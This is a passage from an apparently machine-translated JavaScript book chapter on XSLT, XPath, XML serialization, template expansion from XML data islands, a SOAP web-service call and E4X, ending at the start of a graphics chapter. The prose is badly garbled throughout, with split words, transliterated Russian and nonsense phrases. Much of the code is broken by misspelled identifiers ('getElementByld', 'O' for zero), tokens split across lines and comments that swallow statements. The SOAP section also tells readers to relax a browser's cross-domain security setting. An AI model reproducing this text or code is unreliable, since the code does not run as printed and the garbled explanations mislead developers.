   XSLTProcessor ! = "undefined") {this.processor = new
   XSLTProcessor (); this.processor. importStylesheet
   (this.stylesheet);
   }
};
/ **
This is the transform () method of the XML class . Transformer .
Performs conversion of the specified xml node using
an encapsulated style sheet.
It is assumed that the conversion results in HTML code,
which should replace the contents of the specified element.
* /
XML . Transformer . prototype . transform = function ( node , element ) {
   // If the element is specified by id , find it.
   if (typeof element == "string") element = document.getElementByld
   (element);
   if (this.processor) {
      // If you had created an object the XSLTProcessor ( in browsers on
      the basis of Mozilla),
      // use him.
      // Convert the node to a DOM DocumentFragment object .
      var fragment = this . processor . transformToFragment ( node ,
      document );
      // Erase the existing content of the element. element .
      innerHTML = "";
      / / And insert the transformed nodes. element . appendChild (
      fragment );
   }
   else if ("transformNode" in node) {
      // If the node has a transformNode () method (in IE ), use it.
      // Note: transformNode () returns a string. element .
      innerHTML = node . tra nsformNode ( this . stylesheet );


   }
```

```
        else {
            // Otherwise, luck has turned away from us.
            throw " XSLT is not supported in this
            browser";
        }
;
 **
This helper function, which performs XSLT transformation,
can be useful when the stylesheet only needs to be used once.
 /
XML . transform = function ( xmldoc , stylesheet ,
    element ) { var transformer = new XML .
    Transformer ( stylesheet ); transformer . transform (
    xmldoc , element );
```

For mo cop this writing, IE and browsers based on Mozilla was the unity of n -GOVERNMENTAL major browsers, providing API for XSLT - transformations. If for you it is important to have support in other browsers, you probably Zain Teresa project AJAXSLT - freely distributed JavaScript - realization XSLT -transformations. Development of the project AJAXSLT was launched by the Google , read it on the web site of the project at the address *http : // goog - ajaxslt . sourceforge . net* .

Querying XML -documents using XPa th -vyrazheny

XPath is simply a language with which you can refer to elements, attributes, and text within an XML document. XPath -vyrazhenie can draw smiling to the XML -element by its position in the hierarchy of the document or select

elements cop on the meaning of some of the attribute (or just by his presence). A detailed Noah discussion language XPath is far beyond the scope of this chapter, however, subsection 21.4.1 is a quick guide to language XPath , which describes, for example, the most common XPa th -vyrazheniya.

Consortium W 3 C produced a preliminary standard API for selection ki nodes in the DOM -Trees document using XPath -vyrazheniya. Firefox and rodst governmental browser 's implement the application programming interface in the form of a method of the evaluate () object the Document (for the HTML -, and for XML -documents). For Roma, the bro uzery based on Mozilla implemented method of the Document . createExpression (), which com piliruet XPath -vyrazheniya in the intermediate representation, thereby increasing their effectiveness with repeated EC use.

In IE calculation XPath -vyrazheny performed using methods the select -SingleNode () and the selectNodes () the XML -objects (but not HTML -objects) the Document and Ele ment of . Later in this section, you will find an example in which you use both at the Kladno interface x and W 3, the C , and the IE .

To support XPath -vyrazheny in other browsers, consider the possibilities of using open-source project AJAXSLT *(http_: // goog_-_ajaxslt_._Sourceforge_._Net).*

Examples of using XPath expressions

If you understand the structure of the document DOM tree, you can easily understand simple XPath expressions using an example. However, to understand these examples, you must know that the XPath expression is evaluated relative to some *context* node in the document. The simplest XPath -vyrazheniya about a hundred link to child nodes of the context node:

contact // Set all the tags < contact >, nested in the context node
contact [1] // The first tag < contact >, embedded -adjoint in the
context node contact [for last ()] // The last child < contact >
context node contact [for last ( ) -1] // Penultimate child < contact
> of the context node

Note that XPath indexing of array elements starts at 1, not 0 as in JavaScript arrays.

The word " path " (path) in the title , " the XPath " reflects the fact that the language of inter terprets levels in the hierarchy of XML -elements as directories in the file system and to separate levels of hierarchy uses the symbol "/". For example:

contact / email // All descendants < email > of the descendant <
contact > of the context node / contacts // Descendants < contacts
> of the root (leading slash) document element contact [1] / email
// Descendants < email > of the first descendant < contact >
contact / email [2] // Second child < email > of any child < co
ntact > of the context

Note: The expression contact / email [2] returns the set of elements of Comrade < email >, which is the second node < email > any node < contact >, nested in the context node. This is not the same as contact [2] / email or (contact / emai l) [2].

The period (.) In XPath expressions refers to the context element, and the double slash (//) instructs to ignore the hierarchy levels and refers to any descendant node, not directly to the child. For example:

.// email // All descendants < email > comte kstnogo site
// email // All < email > tags of the document (note the leading slash)

XPath -vyrazheniya may refer not only to the XML -elements, but also on their atomic ribut. D l I identify the attribute name as a prefix uses Xia @ symbol:

@ id // Value of the id attribute of the context node contact / @
name // Values of the name attributes of the descendants of <
contact >

It is possible to select a set of elements that are returned by the XPath -expression of the value of XML -atributa. For example:

contact [@ personal = " true "] // All < contact > tags with the attribute
personal = " true "

To and Removing the text content of XML -elements method is used text ():

```
contact / email / text () // Text nodes inside < email > tags
// text () // All text nodes in the document
```

Language XPath distinguish space IME n, so there is a possibility Nosta include namespace prefixes in the expression:

```
// xsl : template // Filter all < xsl : template > elements
```


Of course, the calculation of the XPath -vyrazhe Niya, uses a namespace, you must provide the mapping namespace prefixes on soot corresponding to them URL URLs.

These examples are just a quick overview of the most common XPath examples . Language XPath has other syntactic e lementy and especially to torye are not described here. As one example - the function count (), which cart rotates the number of nodes in the resulting set and not set itself:

```
count (// email ) // Number of < email > elements in the document
```

Executing XPath Expressions

In Example 21.10 is the class definition the XML . XPathExpression , which works the same in the IE , and in browsers, relevant standards, such as of Firefox .

Example 21.10. Executing XPath Expressions

```
/ **
XML . XPathExpression is a class that encapsulates an XPath query
and its associated mapping of the namespace prefix to the URL .
After the XML object . XPathExpression is created, it can
be used for multiple execution of an expression (in one
or more contexts) through the getNode ( ) and getNodes () methods .
*
The first argument to the class constructor is the XPath expression text .
```

```
*
If the expression includes any namespace the XML , then
the second argument must be a JavaScript object that displays
namespace prefixes to URLs that define those namespaces
names. The properties of this object must be prefixes, and the values -
their corresponding URLs .
* /
XML.XPathExpression = function (xpathText, namespaces) {
  this . xpathText = xpathText ; // Save the text of the
  expression th is . namespaces = namespaces ; // And a
  namespace mapping map
  if ( document . createExpression ) {
    // If it's an I30-compliant browser, use the W3C API
    // to compile the XPath query text this . xpathExpr =
      document . createExpression ( xpathText ,
                    // This function is passed a namespace //
                    prefix and returns a URL . function ( prefix )
                    {
                      return namespaces [ prefix ];
                    });
  }
  else {
    // Otherwise, assume that execution is in IE and transform //
    the object with namespaces into text form, as required by IE
    this . namespaceString = ""; if ( namespaces ! = null ) {
      for (var prefix in namespaces) {
```

```
            // Add the gap , if in line already that - then there is the if
            (this.namespaceString) this.namespaceString + = '
            // And add space consisting TVO names
            this.namespaceString + = 'the xmlns:' + prefix + '= "' +
            namespaces [prefix] + '"';
        }
    }
}
;
**
'he getNodes () method of the XML class . XPathExpression . It performs an
    XPath expression
ı the specified context. The context argument must be a Document object
r Element . The return value is an array or an array-like object,
/here the nodes that match the expression are contained.
 /
:ML . XPathExpression . prototype . getNodes = function ( context ) { if (
    this . xpathExpr ) {
        // If this is an I3C-compatible browser, then the expression is
        already / / compiled in the constructor. It remains only to
        evaluate // the expression in the specified context. var result =
            this . xpathExpr . evaluate ( context ,
                                // This is the type of the desired result
                                XPathResult . ORDERED _ NODE _ SNAPSHOT _
                                TYPE ,
                                null );
        // Copy the results into an array. var a = new Array ( result .
        snapshotLength ); for ( var i = 0; i < result . snapshotLength ; i
        ++) { a [ i ] = result . snapshotItem ( i );
        }
        return a ;
    }
    else {
        // If it is not an I3C-compatible browser, try to execute // the
        expression using the IE API . try {
            // A Document object is required to specify namespaces var doc =
            context . ownerDocument ;
```

```
        // If the context does not have an ownerDocument object , then
        // this is the Document if ( doc == null ) doc = context ;
        // prefix in the reception display URL URLs, characterized by the
        second for the IE doc all . setProperty (" SelectionLanguage ", "
        XPath "); doc . setProperty (" SelectionNamespaces ", this .
        namespaceString );
        // In IE object Document can not be context - only Element , //
        therefore, unless the context - this document use // instead it
        documentElement if ( context == doc ) context = doc .
        documentElement ;
        // Now, using IE's selectNodes () method, execute the return
        context expression . selectNodes ( this . xpathText );
      }
      catch ( e ) {
```



```
        // If the IE API doesn't work, then we're just out of
        luck throw " XPath is not supported by this
        browser.";
      }
}
  }
  / **
  GetNode () method of XML class . XPathExpression . It performs an
  XPath expression
  in the given context and returns a single node matching
  expression (or null , if no match is found). If found
  more than one match, the method returns the first one.
  The implementation of this method differs from getNodes () only in the
  type
  return value.
  * /
```

```
   XML . XPathExpression . prototype . g etNode = function (
   context ) { if ( this . xpathExpr ) { var result =
            this . xpathExpr . evaluate ( context ,
                                    // Return the first match
                                    XPathResult.FIRST_ORDERED_NODE_TYPE,
                                    null);
         return result.singleNodeValue;
}
else {try {
            var doc = context.ownerDocument; if (doc == null)
            doc = context; doc.setProperty ("SelectionLanguage",
            "XPath"); doc.setProperty ("SelectionNamespaces",
            this.namespaceString); if (context == doc) context =
            doc.documentElement;
            // In IE, instead of selectNodes, call selectSingleNode
            return context.se lectSingleNode (this.xpathText);
         }
         catch ( e ) {
            throw " XPath is not supported by this browser.";
         }
}
   };
   // Helper function that creates the XML object . XPathExpression
   // and calls its getNodes () method
   XML . getNodes = function ( context , xpathExpr , names paces ) {
return ( new XML . XPathExpression ( xpathExpr , namespaces )). getNodes
      ( context );
   };
   // Helper function that creates the XML object . XPathExpression
   // and calls its getNode () method
   XML . getNode = function ( context , xpathExpr , namespaces ) {
return ( new XML . XPathExpression ( xpathExpr , namespaces )). getNode
      ( context );
   };
```

More about the W3C XPath API

Because of the inherent limitations of the application interface XPath in the IE , programs ny sample code 21.10 is able to process only those requests that WHO

rotate one or more document nodes. In IE, you cannot execute XPath , an expression that would return a string or number. However Applied yn terfeys to W 3 C allows it to do with, for example, such a moiety:

```
// Determine the number of < p > tags in the document
var n = document . evaluate (" count (// p )", document , null ,
                    XPathResult . NUMBER _ TYPE , null ). numberValue ;
// Extract the text of the second paragraph
var text = document . evaluate ("// p [2] / text ()", document , null ,
                      XPathResult . STRING _ TYPE , null ). stringValue ;
```

There are two things to note about these two simple examples. First, for you complements XPath -vyrazheniya without first compiling them in a method is called document . evaluate (). In protivop about the falsity of this Example 21.10 Apply etsya method d ocument . createExpression (), which compiles the XPath -vyrazhenie in a form that permits reuse of the compiled expressions Niya. Vo in toryh note that these examples are working with the HTML - tag < p > object document . The browser Fi access ReFox the XPath -vyrazheniya uses may vatsya to work with both XML -documents as well as with HTML -documents.

For more information on the W3C XPath API, see the sections on Document Objects , XPathExpression, and XPathResult in Part 4 of this book .

Ser ializatsiya XML -documents

It is sometimes convenient to *serialize an* XML document (or some sub-elements of a document) by converting it to a string. This may be necessary,

for example up to send XML -documents in the body of HTTP Requesting the POST , generated Foot to help th object the XMLHttpRequest . It is not uncommon for XML documents and their elements to be serialized for use in debug messages!

In Mozilla- based browsers, serialization is done using the XMLSerializer object . In IE it even easier: with the property the xml the XML object named Document or the Element , which returns the contents of a document or item in serialized Noah form.

Example 21-11 shows the code for serialization in the Mozilla and IE browsers .

Example 21.11. Serializing an XML Document

```
/ **
Seria zuet XML -documents or XML -element and returns it as a string.
* /
XML.serialize = function (node) {
   if (typeof XMLSerializer! = "undefined")
         return (new XMLSerializer ()). serializeToString
   (node); else if (node.xml) return node.xml;
   else throw " XML . seriali ze is not supported or cannot serialize" +
   node ;
};
```


Expanding HTML -shablonov using XML -data

One of the key features of the islands XML -data is that they can be used automatic unfolding mechanism Shablo new, in which data from these

islands are automatically inserted in the HTML - elements. This kind of HTML -shablony in IE determined by adding elements cops attributes datasrc and datafl d (where the prefix « fld » means « field » - field).

This section describes techniques for working with XML -data already mentioned shiesya in the beginning of the chapter, as well as techniques for creating means XPath and DOM seizing shennogo mechanism deployment templates that will work in brouze rah IE and of Firefox . A template is any HTML element with a datasource attribute . By knowing cheniem this attribute must be an identifier of the island XML -data, or URL -address external XML -documents. In addition, the template element must have the attribute the foreach , values Niemi which is XPath -vyrazhenie, RETURN - rotating list of XML -uzlov where data should be retrieved. For each XML node resulting from the execution of the foreach expression , an expanded copy of the template is inserted into the HTML document. The unfolding of the template is performed as a result of searching inside it for all elements that have the data attribute . This attribute is another XPath expression that is executed in the context of the node obtained from the foreach expression . Expression data In progress etsya by calling the XML . g etNode (), and the text contained in the received node, IC uses the contents of HTML -element in which this attribute is defined.

This description will become clearer after studying a specific example. The Prima D 21.12 is simple the HTML - document which incl yuchaet island of XML -data and using its template. Expanding template produ ditsya event handler the onload .

Example 21.12. Islet XML -data and HTML -shablon

```
< html >
<! - load XML- utilities for working with data islands and templates ->
<head> <s cript src = "xml.js"> </script> </head>
<! - Expand all document templates after loading ->
< body onload = " XML . expandTemplates ()">
<! - This is an XML data island ->
< xml id = " data " style = " display : none "> <! - hide with CSS ->
<contacts>
   <contact name = "Able Baker"> <email> able@example.com </email>
   </contact>
   <contact name = "Careful Dodger"> <email> dodger@example.com
   </email> </contact>
```

```
    < contact name = " Eager Framer "> < email > framer @ example . com
    </ email > </ contact >
</ contacts >
</ xml >
<! - These are regular HTML elements - >
< table >
^ x ^ Name ^^ x ^ Adre ^ / ^ xD ^
<! - This is a template. Data is taken from the island with id = " data ". ->
<! - The template is expanded and copied for each < contact > tag ->
<tr datasource = "# data" foreach = "// contact">
```



```
    <! - The value of the " name " attribute of the < contact > tag is inserted
    into this element ->
    < td data = "@ name "> </ td >
    <! - The content of < email > is inserted here - a descendant of the <
    contact > node ->
    < td data = " email "> </ td >
    </ tr > <! - end of pattern ->
    </ table >
    </ body >
    </ html >
```

The most important part of Example 21.12 is the onload event handler , which calls the XML function . expandTemplates (). The implementation of this function de monstriruetsya Example 21.13. The code, which is essentially for the hanging of the platform, based on the m dressed DOMLevel 1 and auxiliary -negative functions tions the XML . getNode () and XML . getNodes (), implemented in Example 21.10 and prednazna chennyh to work with XPath -vyrazheniyami.

Example 21.13. Expanding HTML -shablonov

```
/ *
Expands any templates nested within the e element . If in any
from the s template , XPath expressions with namespaces are used, in the
second
the argument must be passed a mapping of namespace prefixes
to their corresponding URLs , as is the case with XML . XPathExpression
()
*
If the e element is not specified, document is used . b ody . Usually this
function
called with no arguments from the onload event handler . In this case
it automatically expands all templates.
* /
XML . expandTemplates = function ( e , namespaces ) {
  // Tweak the arguments a little. if (! e ) e = document . body ;
  else if ( typeof e == " string ") e = document .
  getElementByld ( e ); if (! namespaces ) namespaces = null ;
  // undefined value doesn't work
  // HTML element is a template if it has the " datasource " attribute .
  // Recursively find and expand all templates.
  // Note that templates within templates are not allowed. if ( e
  . getAttribute (" datasource ")) {
    // If it's a template, expand it.
    XML . expandTemplate ( e , namespaces );
  }
  else {
    // Otherwise, recursively traverse all child nodes. A static
    copy of the child is created before // expanding the template
    so that the expanded // template does not interfere with
    iteration.
    var kids = []; // Create a copy of the child element for ( var i
    = 0; i < e . ChildNodes . Length ; i ++) { var c = e .
    childNodes [ i ];
      if (c.nodeType == 1) kids.push (e.childNodes [i]);
    }
    // About n walk all child elements for (var i = 0; i
    <kids.length; i ++)
```

```
            XML.expandTemplates (kids [i], namespaces);

        }
```

21.6. Expanding HTML -shablonov using XML -data


```
/ **
   Expands one specified template. If the XPath -vyrazhenie template using a
   space names, the second argument should be passed the mapping
   namespace prefixes to their corresponding URLs .
   * /
XML.expandTemplate = function (template, namespaces) {
   if (typeof template == "string") template = document.getElementById
   (templ ate); if (! namespaces) namespaces = null; // Undefined does not
   work
   // First, determine where to get the data for the template var datasource =
   template . getAttribute (" datasource ");
   // If the datasource attribute value starts with '#', therefore
   // this is the name of the XML data island. Otherwise, it is the URL of
   the external XML file. var datadoc ;
   if ( datasource . charAt ( O ) == '#') // Get data island
         datadoc = XML . getDataIsland ( datasource . substring (1)); else
   // Or Load External Document
datadoc = XML . load ( dat asource );
   // Now we need to determine which nodes in the datasource will serve as
   // data sources. If the template has a foreach attribute ,
   // use its value as an XPath expression to get a list of nodes. // Otherwise,
   use all child elements of the document element . var datanodes ;
   var foreach = template.getAttribute ("foreach");
```

```
    if (foreach) datanodes = XML.getNodes (datadoc, foreach, namespaces);
    else {
        // If the " foreach " attribute is not set, use the child // elements of
        the element d ocumentElement datanodes = [];
for ( var c = datadoc . documentElement . firstChild ; c ! = null ; c = c .
        nextSibling ) if ( c . nodeType == 1) datanodes . push ( c );
    }
    // Remove the template element from its parent,
    // but remember the parent as well as the nextSibling of
    the template. var container = template . parentNode ; var
    insertionPoint = template . nextSibling ; template =
    container . removeChild ( template );
    // For each element of the datanodes array, // a copy of the template is
    inserted back into the container , but before that, all child // elements of
    the copy that have the " data " attribute are expanded . for ( var i = 0; i <
    datanodes . length ; i ++) {
        var copy = template . cloneNode ( true ); // Copy template
     expand ( copy , datanodes [ i ], namespaces ); // Expand the copy
          container . insertBefo re ( copy , insertionPoint ); // Paste a copy
    }
    // This nested function finds all children for element e ,
    // in which the data attribute is defined . This attribute is interpreted
    as an // XPath expression and is evaluated in the datanode context .
    Extracts text // from the result of the XPath expression and inserts it
    as content
```



```
    // expandable HTML node. All other content is deleted.
    function expand ( e , datanode , namespaces ) {
```

```
        for (var c = e.firstChild; c! = nu ll; c = c.nextSibling)
        {if (c.nodeType! = 1) continue; // Items only var
        dataexpr = c.getAttribute ("data"); if (dataexpr) {
                // Run XPath - expression in datanode context .
                var n = XML.getNode (datanode, dataexpr,
                namespaces);
                // Remove all contents of the element
                innerHTML = "";
                // And insert the text resulting from // execution
                of the XPath expression
                c . appendChild ( document . createTextNode ( getText ( n
                )));
                }
            // If the item has not been expanded, traverse it
            recursively. else expand ( c , datanode , namespaces
            );
        }
    }
    // This nested function retrieves the text of the DOM node,
    // doing recursion if needed. function getText ( n ) {
    switch ( n . nodeType ) { case 1: / * item * / var s =
    "";
            for ( var c = n . firstChild ; c ! = null ; c = c .
        nextSibling ) s + = getText ( c ); return s ; c ase 2: / *
        attribute * / case 3: / * text * / case 4: / * cdata * /
        return n . nodeValue ; default :
            return "";
    }
  }
};
```

XML and web services

Web Services - this is one of the most important areas of use of the XML , and the SOAP - is a popular protocol for Web Services, which is entirely Bas van to format the XML . In this section, I'll show you how to use an XMLHttpRequest object and XPath requests to make SOAP requests to a web service.

JavaScript -code Example 21.14 constructs the XML - document represent conductive SOAP -query, and uses an object XMLHttpRequest for transmitting Web query service. (The Web service returns the exchange rate between the two countries.) Then, by the power of XPath Requesting body of SOAP -response received from the server, retrieves camping result.
Before proceeding to the examination of the program code , it is necessary to make a few comments. First, the description of SOAP goes far beyond

scope of the topic of this chapter, so in the example demonstrates a simple SOAP-over pros and SOAP -response with no description of the protocol and format of the XM of L . Second, the example does not use the files in the language of the definition of web service (the Web Servi ces Definition the Language , the WSDL) to search for information on the Web service. Servais address ra, method and parameter names are tough "protection" in the sample program code.
The third remark is the most essential. The use of web services from client-side JavaScript is strictly limited by the generic origin policy (see section 13.8.2). Let me remind you that the policy of a common origin prohibits the client-side script to connect and receive data from the mid faith, not yavlyayusche Gosia source document with this scenario. This means that usually the Java Script, a script that accesses the Web service can be useful only if the document containing the script is stored on the same server as the web service itself. Ra zrabotchiki Web services can use JavaScript to Predosa tavleniya simplified HTML -interface to their web services, but the policy of the present origin hinders the wide application of the client the Java Script code-combining on a single web-Stra Nice results call various web services from different ends of the Internet.

To run the example 21.14 in the IE , it is necessary to weaken the effect of the policy of present origin. To do this, select the Tools ^ Internet Options command, in the dialog box that appears, go to the Security tab, select the Internet icon by clicking and click on the Other button. The following Dial tion window scroll security settings and locate the group re -breakers Access to data sources across domains. Usually in this group (it should be) the Disable radio button is selected. To test our example, select the Suggest radio button.

To be able to test Example 21.14 in Firefox , the example code includes a call to the Firefox- specific enablePrivilege () method . This method asks the user for permission to grant extended scenario GOVERNMENTAL privilege to overcome the limitations of the overall Human O policy Niya. This method will work if you run an example from the local fi lovoy B Stem with specifier file : in the URL URLs, but will not work if the upload sample from a web server (unless the scenario will not be digital by pisi, which is far beyond description outside the scope of this book).

Now that all the necessary comments have been made, you can proceed to study the program code.

Example 21.14. Web Service Request Using SOAP

```
/ **
This function returns the exchange rate of the currencies of two countries.
The exchange rate is determined by SOAP
to a web service hosted on the XMethods server ( http : // www .
xmethods . net ).
The service is for demonstration purposes only.
It guarantees its availability or the accuracy of the returned data.
 Please do not overload the XMethod server by running this example too
                                                                  often.
See details at: http : // www . xmethods . net / v 2 / demoguidelines . html
* /
function getExchangeRate ( country 1, country 2) {
   // In the F irefox need to ask the user for permission
```

```
// to get the necessary privileges. Special privileges are required for
the simple // reason that a call is being made to a web server that is
not // the source of the document with this script. The
UniversalXPConnect privilege // allows you to send requests to the
server using the XMLHttpRequest object ,
// and the UniversalBrowserRead privilege is to view the server response.
// In IE, instead, the user must set the "Suggest" radio button in the
"Access to Outside Domain Data Sources" group
// Dialog box Tools-> Internet Options-> Security-> Other. if ( typeof
netscape ! = " undefined ") { netscape . security . PrivilegeManager .
    enablePrivilege (" UniversalXPC onnect UniversalBrowserRead ");
}
// Create XMLHttpRequest function to trigger SOAP request.
// This helper function is defined in the last chapter. var request
= HTTP . newRequest ();
// Request will be sent by POST method in synchronous mode
request . op en (" POST ", " http : // services . xmethods . net /
soap ", false );
// Set some headers: POST request body contains XML request
. setRequestHeader (" Content - Type ", " text / xml ");
// This header is required for SOAP request .
setRequestHeader (" SOAPAction ", );
// Send the generated SOAP request to the server
request . send (
    '<? xml version = "1.0" encoding = "UTF-8"?>' +
    '<soap: Envelope' +
    'xmlns: ex = "urn: xmethods-CurrencyExchange"' +
    'xmlns: soap = " http://schemas.xmlsoap.org/soap/envelope/"' +
    'xmlns: soapenc = " http://schemas.xmlsoap.org/soap/encoding/"' +
    'xmlns: xs = " http://www.w3.org/2001/XMLSchema"' +
    'xmlns: xsi = " http://www.w3.org/2001/XMLSchema-instance">' +
```

```
    '<soap: Body' +
    'soap: encodingStyle = " http://schemas.xmlsoap.org/soap/encoding/">'+
    '<ex: getRate>' +
    '<country1 xsi: type = "xs: string">' + country1 + '</country1>' +
    '<country2 xsi: type = "xs: string">' + country2 + '</country2>' +
    '</ ex: getR ate>' +
    '</ soap: Body>' +
    '</ soap : Envelope >'
);
// If an HTTP error code was received, throw an exception
if ( request . Status ! = 200) throw request . statusText ;
// This XPath query retrieves the < getRateResponse > element from
the document var query = "/ s : Envelope / s : Body / ex :
getRateResponse ";
// This object defines the namespaces used in the request var
namespaceMapping = {
    s : " http : // schemas . xmlsoap . org / soap / envelope / ", // SOAP
    namespace ex : " urn : xmethods - CurrencyExchange " // service-
    defined namespace
};
```



```
    // Retrieve the < getRateResponse > element from
    the response document var responseNode = XML .
    getNode ( request . responseXML , query ,
                                namespaceMapping );
      // The actual result is in the text node inside the < Result > node
    // inside < getRateReponse >
    return responseNode . firstChild . firstChild . nodeValue ;
```

}

E4X: EcmaScript for XML

Expansion of EcmaScript for XML , better known as E 4, the X , - is a standard extension [1] I sign language JavaScript , which determines the number of additional tools for working with XML -documents. At the time of this writing, the E 4 X extension is not yet widespread. The browser of Firefox 1.5 subtree alive it, as it is available in Rhino Version 1. 6 - interpreter JavaScript , is implemented in the Java . Company Microsoft has no plans to support E 4 X in IE 7 and it is not clear whether such support in other brouze will be rah, and if there was, then when.

Although the E 4 X extension is an official standard, it is not yet widespread enough to be fully covered in this book. However, despite its limited availability, the unique capabilities of the E 4 X are undoubtedly worth mentioning. This section provides an overview of the E 4 X extension in examples. Perhaps in bu duschih editions of the book is the description will be expanded.

The most striking thing in E 4, the X - that syntax is XML becomes part of the language JavaScript , so that it is possible to include XML - letter ly directly in JavaScript -code:

```
// Create XML object var pt =
    <periodictable>
        <element id = "1"> <name> Hydrogen </name> </element>
        <element id = "2"> <name> Helium </name> </element>
        <element id = "3"> <name ^^ </name> </element>
    </periodictable>;
// Add a new element cop in the table
pt.element + = <element id = "4"> <name> Beryllium </name>
</element>;
```

The literal syntax expansion E 4 X braces used ka honors escape characters, allowing you to place the JavaScript-expression of the straight line inside the XML -data. For example up, here's another way to create the XML - element, as demonstrated in the previous example:

```
pt = < periodictable > </ periodictable >; // Initially the table is empty
```

```
var elements = ["Hydrogen", "Helium", "Lithium"]; // Add
elements // Create XML tags using the obsessed array
```

The E4X extension is described by the ECMA-357 standard. Official specifics tion can be found at *http : // www . ecmainternational . org / publications / stan - dards / Ecma-357.htm.*


```
for ( var n = 0; n < elements . length ; n ++) {
   pt . element + = < element id = { n +1}> < name > { elements [ n ]} </
   name > </ element >;
}
```

In addition to the literal syntax it is possible to work with the system kami in the format of the XML . Next Fra gment adds another element to the ne periodic table:

```
pt . element + = new XML ('< element id = "5"> <name> Bor </name>
</element>');
```

To work with fragments of XML -Text method instead of the XML () Use Vat method of an XMLList ():

```
pt.element + = new XMLList ('<eleme nt id = "6"> <name> Carbon
</name> </element>' +
                    '< element id = "7"> < name > Nitrogen </ name > </
                    element >');
```

After the XML -documents is defined, you can refer to it by a power of intuitive syntax E 4 the X :

```
var elements = pt . element ; // Get a list of all < element > tags
var names = pt . element . name ; // List of all < name > tags
```

```
var n = names [0]; // "Hydrogen": content of the null tag < name >.
```

Expansion of E 4 X also adds new syntax for working with XML-object mi. The two dots (..) are the operator for accessing the child node; it can be uses Vat instead of the usual member access operator (.):

```
// This is another way to get a list of all < name > tags var names
2 = pt .. name ;
```

E 4 X even allows you to use the grouping operator:

```
// Get a list of all descendants of all < element > tags .
// This is another way to get a list of all < name > tags . var names
3 = pt . element . *;
```

The E 4 X attribute names differ from the name tag thanks @ symbol (the blues taxis taken from the XPath). For example, you can query the value of an attribute as follows:

```
// Get the atomic number of helium var atomicNumber = pt .
element [1]. @ id ;
```

The grouping operator for attribute names combines both signs (@ *):

```
// List of all attributes of all < element > tags var atomicNums =
pt . element .® *;
```

Enhancements include even a surprisingly powerful and concise syntax folder lists the radio

```
// Get a list of all elements and filter it so that // it only includes
those that have an id <3 var lightElements = pt . element . (@ id
<3);
// Get a list of all < element > tags and filter it so that // it includes
only those with names that start with "B".
// Then get a list of < name > tags from the remaining < element > tags
after filtering . var bElementNam es = pt . element . ( name . charAt (0)
== 'B' / name ;
```

The E 4 X defines a new operator to bypass the cycle list XML tags and their attributes. The for / each / in loop resembles a for / in loop , except that instead of traversing object properties, it traverses the object's property values:

```
// Print the names of all elements in the periodic table
// (Assumes the print () function has been defined .)
For each ( var e in pt . Element ) { print ( e . Name );
}
// Print the atomic numbers of elements
for each ( var n in pt . element . @ *) print ( n );
```

In browsers supporting E 4 X , active cycle for / each / in can be successfully used etc. To circumvent arrays.

E4X expressions can be specified to the left of the assignment operator. This allows you to modify existing and add new tags and attributes:

```
// Add a new attribute to the < element > tag for
Hydrogen // and a new child so that it looks like this:
//
// <element id = "1" symbol = "H">
// <name> Hydrogen </name>
// <weight> 1.00794 </weight>
// </element>
//
pt.element [0]. @ symbol = "H"; pt.elemen t [0]
.weight = 1.00794;
```

C in m oschyu standard operator delete is as simple to remove tags and Atri butts:

```
delete pt . element [0]. @ symbol ; // Remove attribute
delete pt .. weight ; // Remove all < weight > tags
```

Expansion of E 4 X is designed to perform a nai more Prevalence nennye operations with XML -documents to be used and it syntax of Yazi ka. In addition, E 4 X o limits the methods of XML objects. Here's an example of calling Meto yes insertChildBefore ():

```
pt.insertChildBefore (pt.element [1],
                <element id = "1"> <name> Deuterium </ name>
                </element>);
```

Note: Objects created and managed E4X-expressions YaV lyayutsya XML object named. This is not a DOM -objects Node and the Element , and with them you can not Started a thief, using the DOM the API . Standard E 4 X defines an optional XML -method domNode (), cat ory returns the DOM object named the Node , the equivalent XML -objects, but of Firefox 1.5, this method is not implemented. Similarly, the standard E 4 X claims that DOM object named Node can be passed to the constructor the XML () to obtain E 4 X - equivalent DOM - tree. This feature is also not implemented in Firefox 1.5, which limits the scope of the E 4 X in client-side JavaScript scripts.

Expansion E 4 X fully supports namespace and includes Yazi kovye structure and API for working with namespaces XML . However, for the sake of simplicity, the examples provided do not use this syntax.

22

Working with graphics on the client side

This chapter explains how to work with graphics from JavaSoript-scene riev. It begins by describing traditional techniques for creating visual effects, such as changing images (where one static image is replaced by another when you hover the mouse pointer). It then explains how to create your own graphics. The combination of the Java Script-code and CSS -style allows ri poke vertical and horizontal lines and rectangles, which is usually enough to create both about Stenka drawings and complex histograms.

Next, we will move on to consider vector graphics technologies, which provide much more extensive possibilities for creating graphics on the client side. The ability to reproduce on the side Kli cient complex graphic images is important for several reasons:

'he amount of code that creates the image on the client side is usually much less than the size of the image itself, which saves a significant amount of bandwidth.

)ynamic playback graphics consumes susche governmental CPU resources. Pass this task cells ientu (have to torogo usually there is always some reserve CPU power), we can but to significantly reduce server load and save a little on the stand STI hardware for it.

iraphics playback on the client side is perfectly consistent with polo zheniyami architecture of the Ajax , in which servers are designed to deliver given nye, and customers represent the data.

This chapter includes a description of five technologies create vector graphics that can be used in JavaSoript -stsenariyah side Klien t and :

calable Vector Graphics (the Scalable the Vector the Graphics , the SVG) - is W 3 C -standard XML -like language creating graphics. Pure SVG is supported in Firefox 1.5, while other browsers support mac

stackable vector graphics supported by plug-ins. Since the graphics in the format of the SVG - it is XML -documents, they can dynamically cos d avatsya in JavaSoript -stsenariyah.

'ector Markup Language (the V an e ctor Markup the Language , VML) - This alternatives va SVG from the company the Microsoft . This technology is little known, although to the feet in of Internet Explorer since version 5.5. As in the case of the SVG , Accelerat skie image format VML - it is XML -documents, because they, too, can be built dynamically on the client side.

[TML tags < the canvas > itself provides an application interface (the API) to draw from JavaScript -stsenariev. For the first time this tag appeared in brouze 're the Safari 1.3, and then migrated to the of Firefox 1.5 and Opera 9.

lash -player is available in the form of e expansion modules for the overwhelming pain shinstva major web browsers. In paragraph ervye application interface for rice Niya appeared in Flash -player version 6 and version 8 of this interface was a maxi mally adapted for use of the client JavaScript -sts Enar.

inally, the programming language Java supports very powerful at Kladno imaging interface and is available in many web brouze rah as an extension of the modules of Sun Microsystems . As described by Xia in chapters 12 and 23, JavaScript -stsenar AI can call Java methods Apple- comrade, and browsers based on the Mozilla - cause Java -methods even in the absence of applets. This degree of interaction with Java allows JavaScript-scene tory to use client-side application powerful Java -interface with the building graphics.

However, before we dive into these complex technologies create PICTURE Nij, we first consider the very basics.

Working with finished images

Finished images can be included in an HTML page using the < img > tag. Like any HTML element, the < img > tag is part of the DOM and can therefore be manipulated like any other element in the document. This section describes the most common techniques.

Images and DOM Level 0

